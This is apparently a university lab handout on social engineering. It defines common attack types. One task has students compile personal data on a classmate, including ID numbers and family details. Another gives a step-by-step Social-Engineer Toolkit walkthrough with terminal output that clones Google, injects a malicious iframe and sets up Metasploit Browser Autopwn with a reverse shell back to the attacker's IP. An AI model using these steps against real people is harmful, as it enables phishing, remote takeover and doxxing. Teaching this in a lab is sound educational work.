

## LAB

# 4

## Social Engineering

**By the end of this section of the practical, you should be able to:**

- Define what Social Engineering is.
- Classified the different type of social engineering
- Using Social Engineering Tool (SET) Kit to do social engineering

### 4.1 Introduction

---

Social engineering can also be called as a "con game." Techniques such as appeal to vanity, appeal to authority and appeal to greed are often used in social engineering attacks. Social engineering exploits rely on people's willingness to be helpful. For example, the attacker might pretend to be a co-worker who has some kind of urgent problem that requires access to additional network resources.

Popular types of social engineering attacks include:

**Baiting:** Baiting is when an attacker leaves a malware-infected physical device, such as a USB flash drive in a place it is sure to be found. The finder then picks up the device and loads it onto his or her computer, unintentionally installing the malware.

**Phishing:** Phishing is when a malicious party sends a fraudulent email disguised as a legitimate email, often purporting to be from a trusted source. The message is meant to trick the recipient into

sharing personal or financial information or clicking on a link that installs malware.

**Spear phishing:** Spear phishing is like phishing, but tailored for a specific individual or organization.

**Pretexting:** Pretexting is when one party lies to another to gain access to privileged data. For example, a pretexting scam could involve an attacker who pretends to need personal or financial data in order to confirm the identity of the recipient.

**Scareware:** Scareware involves tricking the victim into thinking his computer is infected with malware or has inadvertently downloaded illegal content. The attacker then offers the victim a solution that will fix the bogus problem; in reality, the victim is simply tricked into downloading and installing the attacker's malware.

## Task 1

---



### **Social Engineering Case Study: How much information is freely available out there?**

In a group of four choose one of your friends in a different group as a target. By browsing the web using google and the entire social networking site find as much as much information you can get about your targeted friends. Use the list of question below to help you find the necessary information. This exercise is to make you realize how much information has one voluntarily release it to the public freely.

1. What is the full name of your targeted friends
2. Your friend IC/social security number
3. Email or phone number
4. Your friends family member(parents, uncle, siblings and etc)

5. Your friends previous school
6. Your friends previous teachers
7. Your friends close friends
8. Pets and hobby
9. Place visited
10. etc

Write a simple report for this task. The report should mention the source of the information that you refer.

## Task 2

---



**Social Engineering Tool Kit: swiss army knife in producing social engineering exploit kit.**

1. Open your kali VM
2. Go to Application | Social Engineering | Social Engineering Toolkit

```
Terminal
File Edit View Search Terminal Help
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #settoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com


Select from the menu:

1) Social Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> |
```

3. Choose 1 and press enter



The screenshot shows the Social-Engineer Toolkit (SET) main menu in a terminal window. The window title is "Terminal". The menu text is as follows:

```
File Edit View Search Terminal Help

The one stop shop for all of your SE needs.

Join us on irc: freenode.net in channel #se.oolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com


Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set>
```

4. Next choose 2 and enter



The screenshot shows the "Website Attack Vectors" menu in the Social-Engineer Toolkit (SET) terminal window. The window title is "Terminal". The menu text is as follows:

```
File Edit View Search Terminal Help

ate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow /fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

5. Next choose 2 and enter

```
Terminal
File Edit View Search Terminal Help
8) HTA Attack Method
99) Return to Main Menu
set:webattack>2
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>1
```

6. Next choose 1 then enter

```
Terminal
File Edit View Search Terminal Help
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
isterer.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
set:webattack> IP address or hostname for the reverse connection:192.168.1.100
1. Java Required
2. Google
3. Facebook
4. Twitter
5. Yahoo
set:webattack> Select a template:2
```

7. Type NO for the NAT/Port Forwarding and type in your kali IP for reverse connection. Next choose 2 and enter

```
Terminal
File Edit View Search Terminal Help
26) Microsoft WMI Administration Tools ActiveX Buffer Overflow (2010-12-21)
27) Internet Explorer CSS Tags Memory Corruption (2010-11-03)
28) Sun Java Applet2ClassLoader Remote Code Execution (2011-02-15)
29) Sun Java Runtime New Plugin docbase Buffer Overflow (2010-10-12)
30) Microsoft Windows WebDAV Application DLL Hijacker (2010-03-18)
31) Adobe Flash Player AVM Bytecode Verification Vulnerability (2011-03-15)
32) Adobe Shockwave rcsL Memory Corruption Exploit (2010-10-21)
33) Adobe CoolType SING Table "UniqueName" Stack Buffer Overflow (2010-09-07)
34) Apple QuickTime 7.6.7 Marshaled_pUnk Code Execution (2010-08-30)
35) Microsoft Help Center XSS and Command Execution (2010-06-09)
36) Microsoft Internet Explorer iepeers.dll Use After Free (2010-03-09)
37) Microsoft Internet Explorer "Aurora" Memory Corruption (2010-01-14)
38) Microsoft Internet Explorer Tabular Data Control Exploit (2010-03-08)
39) Microsoft Internet Explorer 7 Uninitialized Memory Corruption (2009-02-19)
40) Microsoft Internet Explorer Style getElementsByTagName Corruption (2009-11-20)
41) Microsoft Internet Explorer isComponentInstalled Overflow (2005-02-24)
42) Microsoft Internet Explorer Explorer Data Binding Corruption (2008-12-07)
43) Microsoft Internet Explorer Unsafe Scripting Misconfiguration (2010-09-29)
44) Firefox 3.5 escape Return Value Memory Corruption (2009-07-13)
45) Firefox 3.6.16 mChannel use after free vulnerability (2011-05-10)
46) Metasploit Browser Autopwn (USE AT OWN RISK!)

set:payloads>
```

8. Choose 46 for the exploits used

```
Terminal
File Edit View Search Terminal Help

set:payloads>46

1) Windows Shell Reverse_TCP          Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster  Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS    Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable   Downloads an executable and runs it

set:payloads>
```

9. Choose 1 for payload options selection



```
Terminal
File Edit View Search Terminal Help
6) Windows Meterpreter Egress Buster      Spawn a meterpreter shell and find ^
a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP usi
ng SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS        Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
9) Download/Run your Own Executable       Downloads an executable and runs i
t

set:payloads>1
set:payloads> Port to use for the reverse [443]:443

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
[*] Injecting iframes into cloned website for MSF Attack...
[*] Malicious iframe injection successful...crafting payload.

[!] Error:Apache does not appear to be running.
[!] Start it or turn APACHE off in /etc/setoolkit/set.config
[*] Attempting to start Apache manually...
[ ok ] Starting apache2 (via systemctl): apache2.service.

*****
Web Server Launched. Welcome to the SET Web Attack.
```

10. Choose a port your reverse connection will make to and wait for the SET to set the phishing web and remote connection listener. Once your victim being lure to the phishing website you'll see the connection a success and you are able to do a much more serious exploited.